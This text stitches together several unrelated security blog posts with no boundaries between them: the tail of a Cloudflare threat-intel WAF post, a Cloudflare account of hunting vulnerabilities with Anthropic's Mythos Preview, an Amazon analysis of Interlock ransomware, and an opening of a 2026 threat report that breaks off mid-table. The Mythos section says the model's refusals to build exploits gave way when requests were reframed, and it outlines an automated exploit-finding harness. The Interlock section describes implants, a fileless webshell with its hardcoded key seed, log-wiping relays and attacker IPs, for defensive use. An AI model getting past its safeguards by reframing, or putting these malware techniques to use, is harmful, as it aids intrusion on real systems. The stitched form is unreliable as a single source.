The WAF rule builder (API & Terraform)
For teams that prefer Infrastructure as Code, the new cf.intel fields are fully integrated into the WAF rule builder for WAF custom rules and rate limiting. You can write complex expressions using the same syntax you use today. Because these are standard WAF fields, they are fully supported via the Cloudflare API and Terraform, allowing you to automate threat blocking across your selected domains or even on your whole account.
New fields added to the WAF rule builder to allow users to choose the relevant configuration based on the Threat Events indicators.
Visibility in Security Analytics
Deployment is only half the battle. All matches triggered by these threat intelligence fields are logged in Security Analytics. You can drill down into your traffic to see exactly which rule was triggered and which specific indicator matched. These enriched logs allow for faster auditing and postmortem analysis when a rule triggers.
Threat event matches surface in Security Analytics, with full context and a one-click option to create a custom security rule.
One-click rule from the Threat Events dashboard
If you are already using the Threat Intelligence Dashboard to investigate trends, you don’t have to copy and paste IP lists. You can create Saved Views based on your specific filters, such as “IPs seen attacking the Financial sector in the last seven days.” With a single click, you can export these filters directly into a WAF rule.
Saved Views now allow users to easily create WAF rules to match the saved view configuration.
Global intelligence across our network
Visibility and ease of use are only possible if the underlying engine is fast. How do we handle millions of threat indicators without slowing down your traffic?
These threat intelligence datasets are compressed into a high-performance format and distributed to every single Cloudflare data center globally. When a request hits our network, the Cloudflare WAF performs an O(1) constant-time lookup against these local datasets. This ensures that whether we are checking against ten indicators or ten million, the latency overhead remains effectively zero (measured in microseconds).
Because an IP can be associated with multiple threat vectors, our engine doesn’t stop at the first match. It evaluates the set of all signals associated with that IP simultaneously. This ensures that a rule looking for “Attacker = RU” AND “Target Industry = Banking” will trigger correctly by evaluating the intersection of these attributes in a single pass, providing maximum coverage against multi-vector actors without increasing computational complexity.
Cloudforce One Essentials allows customers to access the default datasets in Threat Events, search for indicators, and conduct threat-hunting investigations
Cloudforce One Advantage allows customers to access our Threat Intelligence Analyst custom insights via requests for information
Cloudforce One Elite — our most complete package — includes brand protection, a high number of requests for information, and access to all Threat Events datasets
Ready to turn global insights into local defense? Head over to Threat Events or the WAF section of your Cloudflare Dashboard to start building your first Threat Intel rule, or contact your account team to learn more about subscribing to Cloudforce One.
For the last few months, we’ve been testing a range of security-focused LLMs on our own infrastructure. These LLMs help identify potential vulnerabilities in our own systems, so we can fix them – and they also show us what attackers are going to be able to do with the latest models.
None of these LLMs has captured more attention than Mythos Preview, from Anthropic. A few weeks ago, we were invited to use Mythos Preview as part of Project Glasswing. We soon pointed it at more than fifty of our own repositories – to see what it would find, and to see how it works.
This post shares what we observed, what the models did well and what they didn’t, and how the architecture and process around them needs to change, so they can be used at scale.
What changed with Mythos Preview
Mythos Preview is a real step forward, and it’s worth saying that plainly before getting into anything else. We’ve been running models against our code for a while now, and the jump from what was possible with previous general-purpose frontier models to what Mythos Preview does today is not just a refinement of what came before.
It’s a different kind of tool doing a different kind of work, and that makes a clean apples-to-apples comparison to earlier models difficult. So rather than trying to benchmark Mythos Preview against general-purpose frontier models, it’s more useful to describe what it can actually do, and two features that stood out across the work we did with Mythos Preview:
Exploit chain construction – A real attack rarely uses one bug. It chains several small attack primitives together into a working exploit. For instance, it might turn a use-after-free bug into an arbitrary read and write primitive, hijack the control flow, and use return-oriented programming (ROP) chains to take full control over a system. Mythos Preview can take several of these primitives and reason about how to combine them into a working proof. The reasoning it shows along the way looks like the work of a senior researcher rather than the output of an automated scanner.
Proof generation – Finding a bug and proving it’s exploitable are two different things, and Mythos Preview can do both. It writes code that would trigger the suspected bug, compiles that code in a scratch environment, and runs it. If the program does what the model expected, that’s the proof. If it doesn’t, the model reads the failure, adjusts its hypothesis, and tries again. The loop matters as much as the bugs it finds, because a suspected flaw without a working proof is speculation, and Mythos Preview closes that gap on its own.
Some of what we describe above is not entirely unique to Mythos Preview. When we ran other frontier models through the same harness, they found a fair number of the same underlying bugs, and in some cases they got further than we expected on the reasoning side too. Where they fell short was at the point of stitching the pieces together. A model would identify an interesting bug, write a thoughtful description of why it mattered, and then stop, leaving the actual chain unfinished and the question of exploitability open. What changed with Mythos Preview is that a model can now take those low-severity bugs (which would traditionally sit invisible in a backlog) and chain them into a single, more severe exploit.
Model refusals in legitimate vulnerability research
The Mythos Preview model provided by Anthropic, as part of Project Glasswing, did not have the additional safeguards that are present in generally available models (like Opus 4.7 or GPT-5.5).
Despite this, the model organically pushes back on certain requests – much like the cyber capabilities that made it useful for vulnerability hunting, the model has its own emergent guardrails that sometimes cause it to push back on legitimate security research requests. But as we found, these organic refusals aren’t consistent – the same task, framed differently or presented in a different context, could produce completely different outcomes as illustrated in the examples below.
Example of Mythos Preview pushing back on building a working proof of concept
For example, the model initially refused to do vulnerability research on a project, then agreed to perform the same research on the same code after an unrelated change to the project’s environment. Nothing about the code being analyzed had changed.
In another case, the model found and confirmed several serious memory bugs in a codebase, and then refused to write a demonstration exploit. The same request, framed differently, got a different answer, and even the same request can produce different outcomes across runs due to the probabilistic nature of the model. Semantically equivalent tasks can produce opposite outcomes depending on how and when they’re presented to the model.
This matters because while the model’s organic refusals/guardrails are real, they aren’t consistent enough to serve as a complete safety boundary on their own. That’s precisely why any capable cyber frontier model made generally available in the future must include additional safeguards on top of this baseline behavior – making it appropriate for broader use outside of a controlled research context like Project Glasswing.
The signal-to-noise problem
One of the hardest parts of triaging security vulnerabilities is deciding which bugs are real, which are exploitable, and which need fixing now. This was a hard problem even in the pre-AI world. AI vulnerability scanners and AI-generated code have made it worse, and at Cloudflare we’ve built multiple post-validation stages to deal with it.
Two factors dominate the noise rate:
Programming language – C and C++ give you direct memory control and, with it, bug classes – buffer overflows, out-of-bounds reads and writes – that memory-safe languages like Rust eliminate at compile time. We saw consistently more false positives from projects written in memory-unsafe languages.
Model bias – A good human researcher tells you what they found and how confident they are. Models don’t. Ask a model to find bugs, and it will find them, whether the code has any or not. Findings come back hedged with “possibly,” “potentially,” “could in theory,” and the hedged findings vastly outnumber the solid ones. That’s a reasonable bias for an exploratory tool. It’s a ruinous one for a triage queue, where every speculative finding spends human attention and tokens to dismiss, and that cost compounds across thousands of findings.
Mythos Preview represents a clear improvement here, particularly in its ability to chain primitives – combining multiple vulnerabilities into a working proof of concept rather than reporting them in isolation. A finding that arrives with a PoC is a finding you can act on, and it means far less time spent asking “is this even real?”
Our harnesses are deliberately tuned to over-report, so we see more (and miss less), which comes with a lot more noise. But at triage time, Mythos Preview’s output has noticeably higher quality: fewer hedged findings, clearer reproduction steps, and less work to reach a fix-or-dismiss decision.
Why pointing a generic coding agent at a repo doesn’t work
When we first started AI-assisted vulnerability research last year, our instinct was the obvious one: point a generic coding agent at an arbitrary repository and ask it to discover vulnerabilities. This approach works, in the sense that the model will produce findings, but it doesn’t work in producing meaningful coverage of a real codebase and identifying findings of value. There are two main reasons for this:
Context – Coding agents are tuned for one focused stream of work: building a feature, fixing a bug, writing a refactor. They ingest a lot of source code, hold a single hypothesis at a time, and iterate against it. That’s exactly the wrong shape for vulnerability research, which is narrow and parallel by nature. A human researcher picks one specific thing to look at and investigates it thoroughly. That one thing might be a single complex feature, transitions across security boundaries, or a specific vulnerability class like command injections, where attacker input ends up being run as a shell command. Then they do it again, for a different feature, security boundary, or vulnerability class, several thousand times across the codebase. A single agent session (even with subagents) against a hundred-thousand-line repository can cover maybe a tenth of a percent of the surface in a useful way before the model’s context window fills up and compaction kicks in – potentially discarding earlier findings that would have mattered.
Throughput – A single-stream agent does one thing at a time, but real codebases need many hypotheses against many components at once, with the ability to fan out further when something interesting turns up. You can drive a single agent harder, but at some point you stop being limited by the model and start being limited by the shape of the interaction itself. Using the model directly in a coding agent turns out to be fine for manual investigation when a researcher already has a lead and wants a second pair of eyes. However, it’s the wrong tool for achieving high coverage. Once we accepted that, we stopped trying to make Mythos Preview do the wrong job and started building the harness around it instead.
What a harness actually fixes
Four lessons came out of running the work at scale, and each one pointed to the need for a harness that manages the overall execution:
Narrow scope produces better findings – Telling the model “Find vulnerabilities in this repository” makes it wander. Telling it “Look for command injection in this specific function, with this trust boundary above it, here’s the architecture document and here’s prior coverage of this area” makes it do something much closer to what a researcher would actually do.
Adversarial review reduces noise – Adding a second agent between the initial finding and the queue – one with a different prompt, a different model, and no ability to generate its own findings – catches a lot of the noise that the first agent would miss if it just checked its own work. It turns out that putting two agents in deliberate disagreement is way more effective than just telling one agent to be careful.
Splitting the chain across agents produces better reasoning – Asking “Is this code buggy?” and “Can an attacker actually reach this bug from outside the system?” are two different questions, and the model is better at each one when you ask them separately, because each question is narrower than the combined version.
Parallel narrow tasks beat one exhaustive agent – Coverage improves when many agents work on tightly scoped questions and we deduplicate the results afterward, rather than asking one agent to be exhaustive.
Each of those observations is about model behavior, and put together they describe something that isn’t a chat interface anymore. It’s a harness that helps you achieve the final outcomes. The first steps to building a harness are simple, as you can ask the model to help, which is what we did. We used Mythos Preview to build on, tailor, and improve our original harnesses to suit its strengths.
An example of what a harness looks like in practice is described below.
Our vulnerability discovery harness
Here’s what our vulnerability discovery harness looks like, stage by stage. It was used to scan live code across our runtime, edge data path, protocol stack, control plane, and the open-source projects we depend on.
Stage
What it does
Why it matters
Recon
An agent reads the repository from the top down, fans out to subagents responsible for each subsystem, and produces an architecture document covering build commands, trust boundaries, entry points, and likely attack surface. It also generates the initial queue of tasks for the next stage.
Gives every downstream agent shared context. Cuts the wander problem.
Hunt
Each task is one attack class paired with a scope hint. Hunters (the agents that actually look for bugs) run concurrently, typically around fifty at once, each fanning out to a handful of exploration subagents. Each hunter has access to tools that compile and run proof-of-concept code in a per-task scratch directory.
This is where most of the work happens. Many narrow tasks in parallel, not one exhaustive agent.
Validate
An independent agent re-reads the code and tries to disprove the original finding. It uses a different prompt and has no ability to emit new findings of its own.
Catches a meaningful fraction of the noise the hunter wouldn’t catch when reviewing its own work.
Gapfill
Hunters flag areas they touched but didn’t cover thoroughly. Those areas get re-queued for another pass.
Counteracts the model’s tendency to drift toward attack classes it has already had success with.
Dedupe
Findings that share the same root cause collapse into a single record.
Variant analysis is a feature, not a way to inflate the queue with duplicates.
Trace
For each confirmed finding in a shared library, a tracer agent fans out (one instance per consumer repository), uses a cross-repo symbol index, and decides whether attacker-controlled input actually reaches the bug from outside the system.
Turns “there is a flaw” into “there is a reachable vulnerability.” This is the stage that matters most.
Feedback
Reachable traces become new hunt tasks in the consumer repositories where the bug is actually exposed.
Closes the loop. The pipeline gets better as it runs.
Report
An agent writes a structured report against a predefined schema, fixes any validation errors against that schema itself, and submits the report to an ingest API.
Output is queryable data, not free-form prose.
What this means for security teams
The loudest reaction to Mythos Preview from other security leaders has been about speed – scan faster, patch faster, compress the response cycle. More than one team we have spoken with is now operating under a two-hour SLA from CVE release to patch in production. The instinct is understandable: when the attacker timeline shortens, the defender timeline has to shorten with it. Faster is not going to be enough, and we think a lot of teams are about to spend a lot of time, effort, and money learning that the hard way.
Patching faster does not change the shape of the pipeline that produces the patch. If regression testing takes a day, you cannot get to a two-hour SLA without skipping it, and the bugs you ship when you skip regression testing tend to be worse than the bugs you were trying to patch. We learned a version of this when we tried letting the model write its own patches and watched a few go out that fixed the original bug while quietly breaking something else the code depended on.
The harder question is what the architecture around the vulnerability should look like. The principle is to make exploitation harder for an attacker even when a bug exists, so that the gap between when a vulnerability is disclosed and when it is patched matters less. That means defenses that sit in front of the application and block the bug from being reached. It means designing the application so that a flaw in one part of the code cannot give an attacker access to other parts. It means being able to roll out a fix to every place the code is running at the same moment, rather than waiting on individual teams to deploy it.
We also recognize this topic cuts both ways. The same capabilities that helped us find bugs in our own code will, in the wrong hands, accelerate the attack side against every application on the Internet. Cloudflare sits in front of millions of those applications, and the architectural principles described above are exactly the ones our products are built to apply on behalf of customers. We will share more on what that means for customers in the weeks ahead.
If your team is doing similar work and would like to compare notes, reach out to us at [email protected].
Our research with Mythos Preview was conducted in a controlled environment against our own code; every vulnerability surfaced through this work was triaged, validated, and remediated where action was needed under Cloudflare’s formal vulnerability management process.
This work was a team effort. Thanks to Albert Pedersen, Craig Strubhart, Dan Jones, Irtefa Fairuz, Martin Schwarzl, and Rohit Chenna Reddy for their contributions to the research, engineering, and analysis behind this blog post.
Amazon threat intelligence has identified an active Interlock ransomware campaign exploiting CVE-2026-20131, a critical vulnerability in Cisco Secure Firewall Management Center (FMC) Software that could allow an unauthenticated, remote attacker to execute arbitrary Java code as root on an affected device, which was disclosed by Cisco on March 4, 2026.
After Cisco’s disclosure, Amazon threat intelligence began research into this vulnerability using Amazon MadPot’s global sensor network—a system of honeypot servers that attract and monitor cybercriminal activity. While looking for any current or past exploits of this vulnerability, our research found that Interlock was exploiting this vulnerability 36 days before its public disclosure, beginning January 26, 2026. This wasn’t just another vulnerability exploit, Interlock had a zero-day in their hands, giving them a week’s head start to compromise organizations before defenders even knew to look. Upon making this discovery, we shared our findings with Cisco to help support their investigation and protect customers.
A misconfigured infrastructure server—essentially, a poorly secured staging area used by the attackers—exposed Interlock’s complete operational toolkit. This rare mistake provided Amazon’s security teams with visibility into the ransomware group’s multi-stage attack chain, custom remote access trojans (backdoor programs that give attackers control of compromised systems), reconnaissance scripts (automated tools for mapping victim networks), and evasion techniques.
AWS infrastructure and customer workloads on AWS were not observed to be involved in this campaign. This advisory shares comprehensive technical analysis and indicators of compromise to help organizations identify potential compromise and defend against Interlock’s operations. Organizations running Cisco Secure Firewall Management Center should immediately apply Cisco’s security patches and review the indicators provided below.
Discovery and investigation timeline
Amazon threat intelligence identified threat activity potentially related to CVE-2026-20131 beginning January 26, 2026, predating the public disclosure. Observed activity involved HTTP requests to a specific path in the affected software. Request bodies contained Java code execution attempts and two embedded URLs: one used to deliver configuration data supporting the exploit, and another designed to confirm successful exploitation by causing a vulnerable target to perform an HTTP PUT request and upload a generated file. Multiple variations of these URLs were observed across different exploit attempts.
To advance the investigation and obtain additional threat intelligence, we performed the expected HTTP PUT request with the anticipated file content—essentially, we pretended to be a successfully compromised system. This successfully prompted Interlock to proceed to the next stage, issuing commands to fetch and execute a malicious ELF binary (a Linux executable file) from a remote server.
When analysts retrieved the binary, they discovered the same host (attacker-controlled server) is used for distributing Interlock’s entire operational toolkit. The exposed infrastructure organized artifacts into separate paths corresponding to individual targets, with the same paths used for both downloading tools to compromised hosts and uploading operational artifacts back to the staging server.
Attribution to Interlock ransomware
The ELF binary and associated artifacts are attributable to the Interlock ransomware family based on convergent technical and operational indicators. The embedded ransom note and TOR negotiation portal are consistent with Interlock’s established branding and infrastructure. The ransom note’s invocation of multiple data protection regulations reflects Interlock’s documented practice of citing regulatory exposure to pressure victims, essentially threatening organizations not just with data encryption, but with regulatory fines and compliance violations. The campaign-specific organization identifier embedded in the note aligns with Interlock’s per-victim tracking model.
Interlock has historically targeted specific sectors where operational disruption creates maximum pressure for payment. Education represents the largest share of their activity, followed by engineering, architecture, and construction firms, manufacturing and industrial organizations, healthcare providers, and government and public sector entities.
Temporal analysis performed on timestamps from observed threat activities, artifacts stored on the misconfigured infrastructure server, and metadata embedded within recovered threat artifacts indicates the actor most likely operates in UTC+3 with 75–80% confidence. Systematic analysis across all UTC offsets showed UTC+3 produced the best fit: first activity around 08:30, peak activity between 12:00 and 18:00, and a probable sleep window of 00:30–08:30.

Figure 1: Interlock ransomware negotiation portal where victims enter their organization ID and email address to receive an auth token to begin a negotiation chat session.
Once Interlock gains initial access, they use a variety of priority tools to complete their attack. Amazon threat intelligence teams recovered a PowerShell script designed for systematic Windows environment enumeration (automated information gathering about the victim’s network). The script collects operating system and hardware details, running services, installed software, storage configuration, Hyper-V virtual machine inventory, user file listings across Desktop, Documents, and Downloads directories, browser artifacts from Chrome, Edge, Firefox, Internet Explorer, and 360 browser (including history, bookmarks, stored credentials, and extensions), active network connections correlated with responsible processes, ARP tables, iSCSI session data, and RDP authentication events from Windows event logs.
The script stages results to a centralized network share (\JK-DC2\Temp) using each system’s fully qualified hostname to create dedicated directories—essentially creating a folder for each compromised computer. Following collection, it compresses data into ZIP archives named after each hostname and removes original raw data. This structured per-host output format indicates the script operates across multiple machines within a network—a hallmark of ransomware intrusion chains that prepare for organization-wide encryption.
Custom remote access trojans
Remote access trojans (RATs) are malicious programs that give attackers persistent control over compromised systems, functioning like unauthorized remote desktop software.
JavaScript implant: Amazon threat intelligence recovered an obfuscated JavaScript remote access trojan that suppresses debugging output by overriding browser console methods (hiding its activity from basic detection tools). On execution, it profiles the infected host using PowerShell and Windows Management Instrumentation (WMI), collecting system identity, domain membership, username, OS version, and privilege context before transmitting this data during an encrypted initialization handshake.
Command-and-control communication occurs over persistent WebSocket connections with RC4-encrypted messages using per-message 16-byte random keys embedded in packet headers—essentially, each message uses a different encryption key, making interception more difficult. The implant cycles through multiple operator-controlled hostnames and IP addresses in randomized order with exponential backoff between reconnection attempts.
The implant provides interactive shell access, arbitrary command execution, bidirectional file transfer, and SOCKS5 proxy capability for tunneling TCP traffic (routing malicious traffic through other systems to hide its origin). Self-update and self-delete capabilities allow operators to replace or remove the implant without reinfection, supporting operational cleanup to hinder forensic investigation.
Java implant: A functionally equivalent client implemented in Java provides identical command-and-control capabilities. Built on GlassFish ecosystem libraries, it uses Grizzly for non-blocking I/O transport and Tyrus for WebSocket protocol communication. In simpler terms, Interlock built the same backdoor in two different programming languages, ensuring they maintain access even if defenders detect one version.
Infrastructure laundering script
Sophisticated threat actors don’t attack from their own infrastructure, they build disposable relay networks to hide their tracks. Amazon threat intelligence teams identified a Bash script that configures Linux servers as HTTP reverse proxies (intermediary servers that forward traffic to hide the attacker’s true location). The script performs system updates, installs fail2ban with SSH brute-force protection, and compiles HAProxy 3.1.2 from source. The HAProxy instance listens on port 80 and forwards all inbound HTTP traffic to a hardcoded target IP, with systemd ensuring persistence across reboots.
A notable component is a log erasure routine running as a cron job every five minutes. The routine truncates all *.log files under /var/log and suppresses shell history by unsetting the HISTFILE variable. This aggressive evidence destruction, wiping logs every five minutes, combined with the purpose-built HTTP forwarding proxy, indicates the script establishes disposable traffic-laundering relay nodes. These nodes obscure exploit traffic origin, relay command-and-control communications, or proxy data exfiltration, making it nearly impossible to trace attacks back to their source.
Memory-resident webshell
Amazon threat intelligence teams observed a Java class file delivered as an alternative to the ELF binary drop. When loaded by the Java Virtual Machine (JVM), its static initializer registers a ServletRequestListener with the server’s StandardContext, essentially installing a persistent memory-resident backdoor that intercepts HTTP requests without writing files to disk. This “fileless” approach evades traditional antivirus scanning that looks for malicious files.
The listener inspects incoming requests for specially crafted parameters containing encrypted command payloads. Payloads are decrypted using AES-128 with a key derived from the MD5 hash of the hardcoded seed “geckoformboundary99fec155ea301140cbe26faf55ed2f40″ (using the first 16 characters: 09b1a8422e8faed0). Decrypted payloads are treated as compiled Java bytecode, dynamically loaded into the JVM, and executed—a technique designed to evade file-based detection by running malicious code entirely in memory.
Connectivity verification tool
Amazon threat intelligence teams recovered Java class files implementing a basic TCP server listening on port 45588 (encoded as Unicode character 넔 to obscure the port number from static analysis). The server accepts connections, logs connecting IP addresses, sends a greeting message, and immediately closes connections. This operational profile is consistent with a lightweight network beacon—essentially a “phone home” tool used to verify successful code execution or confirm network port reachability following initial exploitation.
Legitimate tool abuse
Interlock deployed ConnectWise ScreenConnect, a legitimate commercial remote desktop tool, alongside custom implants. When ransomware operators deploy legitimate remote access tools alongside their custom malware, they’re buying insurance—if defenders find and remove one backdoor, they still have another way in. This indicates multiple redundant remote access mechanisms—a pattern consistent with ransomware operators seeking to maintain access even if individual footholds are removed. The tool’s legitimate network footprint helps blend with authorized remote administration traffic, making detection more challenging.
Amazon threat intelligence teams also recovered Volatility, an open-source memory forensics framework typically used by incident responders (the same tool defenders use to investigate attacks). While no artifacts indicated automated use, its presence alongside custom implants and reconnaissance scripts is consistent with advanced threat operations. Both ransomware groups and nation-state actors have been observed deploying Volatility during intrusions. The tool’s focus on parsing memory dumps provides access to sensitive data such as credentials stored in RAM, which can enable lateral movement (spreading through the network) and deeper environment compromise in support of ransom operations or espionage objectives.
Interlock also used Certify, an open source offensive security tool designed to exploit misconfigurations in Active Directory Certificate Services (AD CS). For ransomware operators, Certify provides a pathway to identify vulnerable certificate templates and enrollment permissions that allow requesting authentication-capable certificates. These certificates can be used to impersonate users, escalate privileges, or maintain persistent access. These capabilities directly support both initial compromise and long-term persistence objectives in ransomware operations.
Indicators of compromise (IoCs)
The following indicators support defensive measures by organizations that may be affected. Due to Interlock’s use of content variation techniques, most file hashes are not included as reliable indicators. The threat actor modified most artifacts like scripts and binaries downloaded to different targets. This resulted in different file hashes for functionally identical tools. The customization allowed each attack to evade signature-based detection that looks for exact file matches.
206.251.239[.]164
Exploit source IP
Active Jan 2026
199.217.98[.]153
Exploit source IP
Active Mar 2026
89.46.237[.]33
Exploit source IP
Active Mar 2026
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Organizations should take the following actions to protect against Interlock ransomware operations.
Immediate actions:
Apply Cisco’s security patches for Cisco Secure Firewall Management Center
Review logs for the indicators of compromise listed above
Conduct security assessments to identify potential compromise
Review ScreenConnect deployments for unauthorized installations
Detection opportunities:
Monitor for PowerShell scripts staging data to network shares with hostname-based directory structures
Detect Java ServletRequestListener registrations in web application contexts (unusual modifications to Java web applications)
Identify HAProxy installations with aggressive log deletion cron jobs (proxy servers that erase their own logs every five minutes)
Watch for TCP connections to unusual high-numbered ports (e.g., 45588)
Long-term measures:
Implement defense-in-depth strategies with multiple layers of security controls
Maintain continuous threat monitoring and hunting capabilities
Ensure comprehensive logging with secure, centralized log storage (stored separately from systems that could be compromised)
Regularly test incident response procedures for ransomware scenarios
Educate security teams on Interlock’s tactics, techniques, and procedures
The real story here isn’t just about one vulnerability or one ransomware group—it’s about the fundamental challenge zero-day exploits pose to every security model. When attackers exploit vulnerabilities before patches exist, even the most diligent patching programs can’t protect you in that critical window. This is precisely why defense in depth is essential—layered security controls provide protection when any single control fails or hasn’t yet been deployed. Rapid patching remains foundational in vulnerability management, but defense in depth helps organizations not to be defenseless during the window between exploit and patch.
Amazon Threat Intelligence teams continue to monitor Interlock ransomware operations and will provide updates as additional information becomes available. The intelligence gathered from this campaign is being integrated into AWS security services to protect customers proactively.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Today’s threat landscape is more varied and chilling than ever: Sophisticated nation-state actors. Hyper-volumetric DDoS attacks. Deepfakes and fraudsters interviewing at your company. Even stealth attacks via trusted internal tools like Google Calendar, Dropbox, and GitHub.
After spending the last year translating trillions of network signals into actionable intelligence, Cloudforce One has identified a fundamental evolution in the threat landscape: the era of brute force entry is fading. In its place is a model of high-trust exploitation that prioritizes results at all costs. In order to equip defenders with a strategic roadmap for this new era, today we are releasing the inaugural 2026 Cloudflare Threat Report. This report provides the intelligence organizations need to navigate the rise of industrialized cyber threats.
The new barometer for risk: Measure of Effectiveness (MOE)
Cloudforce One has observed a broader shift in attacker psychology. To understand how these methods win, we have to look at the why behind them: the Measure of Effectiveness, or MOE.
In 2026, the modern adversary is trading the pursuit of “sophistication” (complex, expensive, one-off hacks) in favor of throughput. MOE is the metric attackers use to decide what to exploit next. It is a cold calculation of the ratio of effort to operational outcome.
Why use an expensive zero-day exploit when a stolen session token (Identity) has a higher MOE?
Why build a custom server when a reputation shield (LotX) provides free, nearly untraceable infrastructure with a high delivery rate?
Why write code manually when AI can automate the discovery of the connective tissue that links your most sensitive data?
In 2026, the most dangerous threat actors aren’t the ones with the most advanced code; it’s the ones who can integrate intelligence and technology into a single, continuous system that achieves their mission in the shortest time possible.
Key findings from the 2026 Cloudflare Threat Report
Eight key trends — all driven by their MOE — will define the threat landscape in 2026:
AI is automating high-velocity attacker operations. Threat actors use generative AI for real-time network mapping, exploit development, and the creation of deepfakes, enabling low-skill actors to conduct high-impact operations.
State-sponsored pre-positioning is compromising critical infrastructure resilience. Chinese threat actors, including Salt Typhoon and Linen Typhoon, are prioritizing North American telecommunications, commercial, government, and IT services, anchoring their presence now for long-term geopolitical leverage.
Over-privileged SaaS integrations are expanding the blast radius of attacks. As demonstrated by the GRUB1 breach of Salesloft, the connective tissue of third-party API integrations allows a single compromised API to cascade into a breach affecting hundreds of distinct corporate environments.
Adversaries are weaponizing trusted cloud tooling to mask attacks. Threat actors actively target legitimate SaaS, IaaS, and PaaS tools such as Google Calendar, Dropbox, and GitHub to camouflage malicious actions within benign enterprise activity.
Deepfake personas are embedding adversarial operatives within Western payrolls. North Korea has operationalized the remote IT worker scheme, using deepfakes and fraudulent identities to embed state-sponsored operatives directly into Western payrolls for espionage and illicit revenue.
Token theft is neutralizing multi-factor authentication. By weaponizing infostealers like LummaC2 to harvest active session tokens, attackers bypass traditional multi-factor authentication and move straight to post-authentication actions.
Relay blind spots are enabling internal brand spoofing. Phishing-as-a-service bots are exploiting a blind spot where mail servers fail to re-verify a sender’s identity, allowing high-trust brand impersonations delivered directly to user inboxes.
Hyper-volumetric strikes are exhausting infrastructure capacity. Hyper-volumetric distributed denial-of-service (DDoS) attacks, fueled by massive botnets like Aisuru, are breaking records on a regular basis, closing the window for human response.
Deep dive: How attackers are weaponizing cloud tooling
Now let’s take a deeper look at one high-MOE tactic we identified: weaponized cloud tooling. Instead of using known malicious servers, attackers are utilizing legitimate cloud ecosystems like Google Drive, Microsoft Teams, and Amazon S3 to mask their command-and-control (C2) traffic. This is known as “living off the land” (or off of anything-as-a-service): wearing the uniform of trusted providers, attackers make their activity nearly indistinguishable from benign corporate traffic.
SaaS platforms are also being used by threat actors to host, launch, redirect, or scale attacks. For instance, services like Amazon SES and SendGrid, designed for legitimate bulk email delivery, are frequently exploited to launch sophisticated phishing and malware distribution campaigns.
How some groups are applying these tactics
While the exploitation of cloud resources is an established tradecraft, 2025 investigations highlighted an accelerated maturation in nation-state strategy: actors are continuing to shift from mere infrastructure abuse toward pervasive living-off-the-land. We predict that for 2026, threat actors will attempt to standardize these techniques as a strategic aim for their operational playbooks.
Here are some of those threat actor groups, where they are based, and examples of their approaches.
Threat Actor
Country
Technique
Details
Example
FrumpyToad
China
Logic-based C2
Moving “inside the box” of reputable SaaS logic to evade detection.
Weaponizes Google Calendar for cloud-to-cloud C2 loop, reading and writing encrypted commands directly into event descriptions.
PunyToad
China
Encrypted tunneling
Utilizing legitimate developer tools to bypass egress filtering.
Uses tunneling capabilities and cloud computing to create resilient, living-off-the-cloud architectures, masking backend origin IPs and prioritizing long-term persistence.
NastyShrew
Russia
Paste site dead drop resolvers
Using public “paste” sites to coordinate shifting infrastructure.
Uses services like Teletype.in and Rentry.co as dead drop resolvers (DDR); infected hosts poll these sites to retrieve rotating C2 addresses.
PatheticSlug
North Korea
PaaS-ing the perimeter
Exploiting the “reputation shield” of cloud ecosystems to mask malicious delivery.
